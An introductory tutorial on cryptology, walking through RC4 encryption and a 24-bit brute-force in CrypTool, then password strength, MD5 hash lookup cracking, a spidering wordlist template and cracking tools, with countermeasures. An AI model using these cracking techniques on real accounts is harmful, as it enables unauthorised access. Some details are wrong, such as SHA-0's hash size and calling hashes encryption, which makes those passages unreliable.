In this article, we will introduce you to the world of cryptology and how you can secure information from falling into the wrong hands.

What is Cryptography?

Cryptography is the study and application of techniques that hide the real meaning of information by transforming it into nonhuman readable formats and vice versa.

Let's illustrate this with the aid of an example. Suppose you want to send the message "I LOVE APPLES", you can replace every letter in the phrase with the third successive letter in the alphabet. The encrypted message will be "K NQXG CRRNGV". To decrypt our message, we will have to go back three letters in the alphabet using the letter that we want to decrypt. The image below shows how the transformation is done.



The process of transforming information into nonhuman readable form is called encryption.

The process of reversing encryption is called **decryption**.

Decryption is done using a **secret key** which is only known to the legitimate recipients of the information. The key is used to decrypt the hidden messages. This makes the communication secure because even if the attacker manages to get the information, it will not make sense to them.

The encrypted information is known as a **cipher**.

What is Cryptanalysis?

Cryptanalysis is the art of trying to decrypt the encrypted messages without the use of the key that was used to encrypt the messages. Cryptanalysis uses mathematical analysis & algorithms to decipher the ciphers. The success of cryptanalysis attacks depends

- Amount of time available
- Computing power available
- Storage capacity available

The following is a list of the commonly used Cryptanalysis attacks;

- **Brute force attack**– this type of attack uses algorithms that try to guess all the possible logical combinations of the plaintext which are then ciphered and compared against the original cipher.
- **Dictionary attack**– this type of attack uses a wordlist in order to find a match of either the plaintext or key. It is mostly used when trying to crack encrypted passwords.
- **Rainbow table attack**– this type of attack compares the cipher text against pre-computed hashes to find matches.

What is cryptology?

Cryptology combines the techniques of cryptography and cryptanalysis.

Encryption Algorithms

MD5– this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity. MD5 is not collision resistant. Collision resistance is the difficulties in finding two values that produce the same hash values.

- **SHA**– this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
    - **SHA-0**: produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
    - **SHA-1**: produces 160-bit hash values. It is similar to earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
    - **SHA-2**: it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
    - **SHA-3**: this algorithm was formally known as Keccak.
- **RC4**– this algorithm is used to create stream ciphers. It is mostly used in protocols such as **Secure Socket Layer (SSL)** to encrypt internet communication and **Wired Equivalent Privacy (WEP)** to secure wireless networks.
- **BLOWFISH**– this algorithm is used to create keyed, symmetrically

blocked ciphers. It can be used to encrypt passwords and other data.

Hacking Activity: Use CrypTool

In this practical scenario, we will create a simple cipher using the RC4 algorithm. We will then attempt to decrypt it using brute-force attack. For this exercise, let us assume that we know the encryption secret key is 24 bits. We will use this information to break the cipher.

We will use CrypTool 1 as our cryptology tool. CrypTool 1 is an open source educational tool for crypto logical studies. You can download it from https://www.cryptool.org/en/ct1-downloads


Creating the RC4 stream cipher

We will encrypt the following phrase

Never underestimate the determination of a kid who is time-rich and cash-poor

We will use 00 00 00 as the encryption key.

- Open CrypTool 1


CrypTool 1.4.31 Beta 6 [VS2008] - startingexample-en.txt
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en.txt
Press F1 to obtain help.
L:1 C:1 P:1

Starting example for the CrypTool version family 1.x (CT1)

CrypTool 1 (CT1) is a comprehensive free educational program
about cryptography and cryptanalysis
offering extensive online help and many visualizations.

This is a text file, created in order to help you to make your first steps with CT1.

1) As a first step it is recommended you read the included online help. This will provide a useful oversight of all available functions within this application.
The starting page of the online help can be accessed via the menu "Help -> Starting Page" at the top right of the screen or using the search keyword "Starting page" within the index of the online help.
Press F1 to start the online help everywhere in CT1.


2) A possible next step would be to encrypt a file with the Caesar algorithm. This can be done via the menu "Crypt/Decrypt -> Symmetric (Classic)".

3) There are several examples (tutorials) provided within the online help which provide an easy way to gain an understanding of cryptology. These examples can be found via the menu "Help -> Scenarios (Tutorials)".

4) You can also develop your knowledge by:
- Navigating through the menus. You can press F1 at any selected menu item to get further information.
- Reading the included Readme file (see the menu "Help -> Readme").
- Viewing the included colorful presentation (This presentation can be found on several ways: e.g. in the


Replace this text

- Replace the text with Never underestimate the determination of a kid who is time-rich and cash-poor


startingexample-en.txt


Never underestimate the determination of a kid who is time-rich and cash-poor

- Click on Encrypt/Decrypt menu


CrypTool 1.4.31 Beta 6 [VS2008] - startingexample-en.txt

Encryption / decryption with RC4

- Point to Symmetric (modern) then select RC4 as shown above
- The following window will appear



Key Entry: RC4

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 24 bits

00 00 00

- Select 24 bits as the encryption key
- Set the value to 00 00 00
- Click on Encrypt button
- You will get the following stream cipher




RC4 encryption of <startingexample-en.txt>, key <00 00 00>

```
00000000   90 7D FF 24 D1 17 28 54 EE 63 6C 02 24   .}.$..(T.cl.$
0000000D   1A FB 00 A6 6E 1A 83 84 A4 8E B7 21 4E   ....n......!N
0000001A   39 57 55 FB 36 F0 C9 B8 1C 68 03 BF D6   9WU.6....h...
00000027   A3 61 1B 85 A0 59 98 02 6E E3 5B B8 44   .a...Y..n.[.D
00000034   C8 42 EA A9 26 2A A6 77 C9 12 60 70 F3   .B..&*.w..`p.
00000041   CE A7 78 29 29 97 CB 27 49 14 E5 BF      ..x))..'I...
```


Attacking the stream cipher

- Click on Analysis menu



```
EE 63 6C 02 24   .}.$..(T.cl.$
A4 8E B7 21 4E   ....n......!N
1C 68 03 BF D6   9WU.6....h...
6E E3 5B B8 44   .a...Y..n.[.D
C9 12 60 70 F3   .B..&*.w..`p.
49 14 E5 BF      ..x))..'I...
```

- Point to Symmetric Encryption (modern) then select RC4 as shown above
- You will get the following window



Brute-Force Analysis of RC4

The search space can be limited in order to reduce the search time. To do this, enter known parts of the key in hexadecimal notation, unknown as <*>.


Example: Enter <00 ** AB ** ... **> to search all keys starting with a zero byte, followed by an unknown byte, the byte <AB>, and an unknown tail.

Hint: The search time will be in the order of minutes to hours if you use 6 or fewer asterisks (leaving a 24-bit search space).

Key length: 24 bits

** ** **

- Remember the assumption made is the secret key is 24 bits. So make sure you select 24 bits as the key length.
- Click on the Start button. You will get the following window




Brute-Force Analysis of RC4

24-bit brute-force search 4% completed.
Remaining time: 00:01:55 h

- Note: the time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine been used and the key length. The longer the key length, the longer it takes to complete the attack.

- When the analysis is complete, you will get the following results.



After a brute-force analysis of the given ciphertext decrypted with all possible keys in the selected key space, the entropy value of each decryption was calculated. This list contains the decrypted messages with the lowest entropy values. It is possible that the decryption with the smallest entropy is not the correct decryption, especially for very short ciphertexts. You can choose here which candidate you believe to be the correct decryption (note that only the first 77 characters are decrypted and displayed).

Entropy	Decryption: hex dump	Decryption	Key
4.0060	4E 65 76 65 72 20 75 6E 64 65 72 6…	Never underestimate the determinat…	000000
5.5199	D7 9A 97 95 C1 84 71 C9 D2 9D FB …	……q….R.0…/\..l0……4D………..	35B001
5.5250	9D 6F 99 20 EC A7 BD 93 E9 A8 B6 B…	.o. ……..L…P..'.~.Pp} . …\?.eD…..	2DE923
5.5398	F8 10 D4 94 75 24 11 26 05 EB 32 F…	….u$.&..2…*.:H..~oi…..k.D..(.0…..	908046
5.5424	B7 87 3A 1D 8E 87 A6 D5 BB 38 BA …	..:……8…..N..X][…o.o%..9……….	E83C3D
5.5475	5A E6 73 33 C5 D7 C5 3E AA A1 A4 …	Z.s3…>…>….^..~..i.n..~U……N…	AA13B4
5.5509	F0 84 ED D6 51 8D 82 AF 57 A7 0A …	….Q…W…..?""…&…?..m…….'X?…	E9AB4A
5.5522	6E 6D ED 21 01 D5 9D 36 EA F6 47 6…	nm.!…6..GfH……m..D..%…..*'…….	9381AB
5.5522	78 CA 2F 78 79 48 BC FD AB 78 2A …	x./xyH…x*p.y}}..p.K……..p…..|y…	CF2D47
5.5573	21 BF 25 C2 C1 A4 60 9E 50 FB 1A 0…	!.%…`.P…%.%..x!P.Z.:v!…s[…h…	E841CD
5.5586	21 61 A1 4F 55 DA 11 F2 65 8F 7B 3…	!a.OU…e.{;..a.:.B./T.k.`…..a…j…..	11E4FD
5.5586	05 59 23 46 32 4C 78 BF 20 6E 5C A…	.Y#F2Lx. n\.+.[m.e…._x..MMe..e<…	349B26
5.5608	23 63 C0 04 27 21 27 FA CF A4 2B 9…	#c..'!'…+.Bs.O.<1r……!.qa# 0!R….	FA07D7

- Note: a lower Entropy number means it is the most likely correct result. It is possible a higher than the lowest found Entropy value could be the correct result.
- Select the line that makes the most sense then click on Accept selection button when done

Summary

- Cryptography is the science of ciphering and deciphering messages.
- A cipher is a message that has been transformed into a nonhuman readable format.
- Deciphering is reversing a cipher into the original text.
- Cryptanalysis is the art of deciphering ciphers without the knowledge of the key used to cipher them.
- Cryptology combines the techniques of both cryptography and cryptanalyst.

How to Crack a Password

What is Password Cracking?

Password cracking is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it’s an art of obtaining the correct password that gives access to a system protected by an authentication method.

Password cracking employs a number of techniques to achieve its goals. The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match

In this Tutorial, we will introduce you to the common password cracking techniques and the countermeasures you can implement to protect systems against such attacks.

What is password strength?


Password strength is the measure of a password’s efficiency to resist password cracking attacks. The strength of a password is determined by;

- **Length**: the number of characters the password contains.
- **Complexity**: does it use a combination of letters, numbers, and symbol?
- **Unpredictability**: is it something that can be guessed easily by an attacker?

Let’s now look at a practical example. We will use three passwords namely

1. *password*
2. *password1*
3. *#password1$*

For this example, we will use the password strength indicator of Cpanel when creating passwords. The images below show the password strengths of each of the above-listed passwords.




Password: ••••••••

Password (again): ••••••••

Strength (why?): Very Weak (1/100)

password

Note: the password used is password the strength is 1, and it’s very weak.




Password: •••••••••

Password (again): •••••••••

Strength (why?): Weak (28/100)

password1

Note: the password used is password1 the strength is 28, and it’s still weak.



Password: •••••••••••

Password (again): •••••••••••

Strength (why?): Strong (60/100)

#password1$

Note: The password used is #password1$ the strength is 60 and it’s strong.


The higher the strength number, better the password.

Let’s suppose that we have to store our above passwords using md5 encryption. We will use an online md5convertor to convert our passwords into md5 hashes.


The table below shows the password hashes

Password	**MD5 Hash**	**Cpanel Strength Indicator**
password	5f4dcc3b5aa765d61d8327deb882cf99	1
password1	7c6a180b36896a0a8c02787eeafb0e4c	28
#password1$	29e08fb7103c327d68327f23d8d9256c	60


We will now use http://www.md5this.com/ to crack the above hashes. The images below show the password cracking results for the above passwords.



The value of 5f4dcc3b5aa765d61d8327deb882cf99 resolves to -> password



The value of 7c6a180b36896a0a8c02787eeafb0e4c resolves to -> password1



Could not resolve the value of 29e08fb7103c327d68327f23d8d9256c md5 hash.

As you can see from the above results, we managed to crack the first and second passwords that had lower strength numbers. We didn't manage to crack the third password which was longer, complex and unpredictable. It had a higher strength number.

Password cracking techniques

There are a number of **techniques that can be used to crack passwords**. We will describe the most commonly used ones below;

- **Dictionary attack**– This method involves the use of a wordlist to compare against user passwords.
- **Brute force attack**– This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value "password" can also be tried as p@$$word using the brute force attack.
- **Rainbow table attack**– This method uses pre-computed hashes. Let's assume that we have a database which stores passwords as md5 hashes. We can create another database that has md5 hashes of commonly used passwords. We can then compare the password hash we have against the stored hashes in the database. If a match is found, then we have the password.
- **Guess**– As the name suggests, this method involves guessing. Passwords such as qwerty, password, admin, etc. are commonly used or set as default passwords. If they have not been changed or if the user is careless when selecting passwords, then they can be easily compromised.
- **Spidering**– Most organizations use passwords that contain company information. This information can be found on company websites, social media such as facebook, twitter, etc. Spidering gathers information from these sources to come up with word lists. The word list is then used to perform dictionary and brute force attacks.

Spidering sample dictionary attack wordlist

```
1976 <founder birth year>

smith jones <founder name>

acme <company name/initials>

built|to|last <words in company vision/mission>

golfing|chess|soccer <founders hobbies
```

Password cracking tool

These are software programs that are used to crack user passwords. We already looked at a similar tool in the above example on password strengths. The website www.md5this.com uses a rainbow table to crack passwords. We will now look at some of the commonly used tools

John the Ripper

John the Ripper uses the command prompt to crack passwords. This makes it suitable for advanced users who are comfortable working with commands. It uses to wordlist to crack passwords. The program is free, but the word list has to be bought. It has free alternative word lists that you can use. Visit the product website http://www.openwall.com/john/ for more information and how to use it.

Cain & Abel

Cain & Abel runs on windows. It is used to recover passwords for user accounts, recovery of Microsoft Access passwords; networking sniffing, etc. Unlike John the Ripper, Cain & Abel uses a graphic user interface. It is very common among newbies and script kiddies because of its simplicity of use. Visit the product website http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml for more information and how to use it.

Ophcrack

Ophcrack is a cross-platform Windows password cracker that uses rainbow tables to crack passwords. It runs on Windows, Linux and Mac OS. It also has a module for brute force attacks among other features. Visit the product website http://ophcrack.sourceforge.net/ for more information and how to use it.

Password Cracking Counter Measures

- An organization can use the following methods to reduce the chances of the passwords been cracked
- Avoid short and easily predicable passwords
- Avoid using passwords with predictable patterns such as 11552266.

- Passwords stored in the database must always be encrypted. For md5 encryptions, its better to salt the password hashes before storing them. Salting involves adding some word to the provided password before creating the hash.
- Most registration systems have password strength indicators, organizations must adopt policies that favor high password strength numbers.

Hacking Activity: Hack Now!

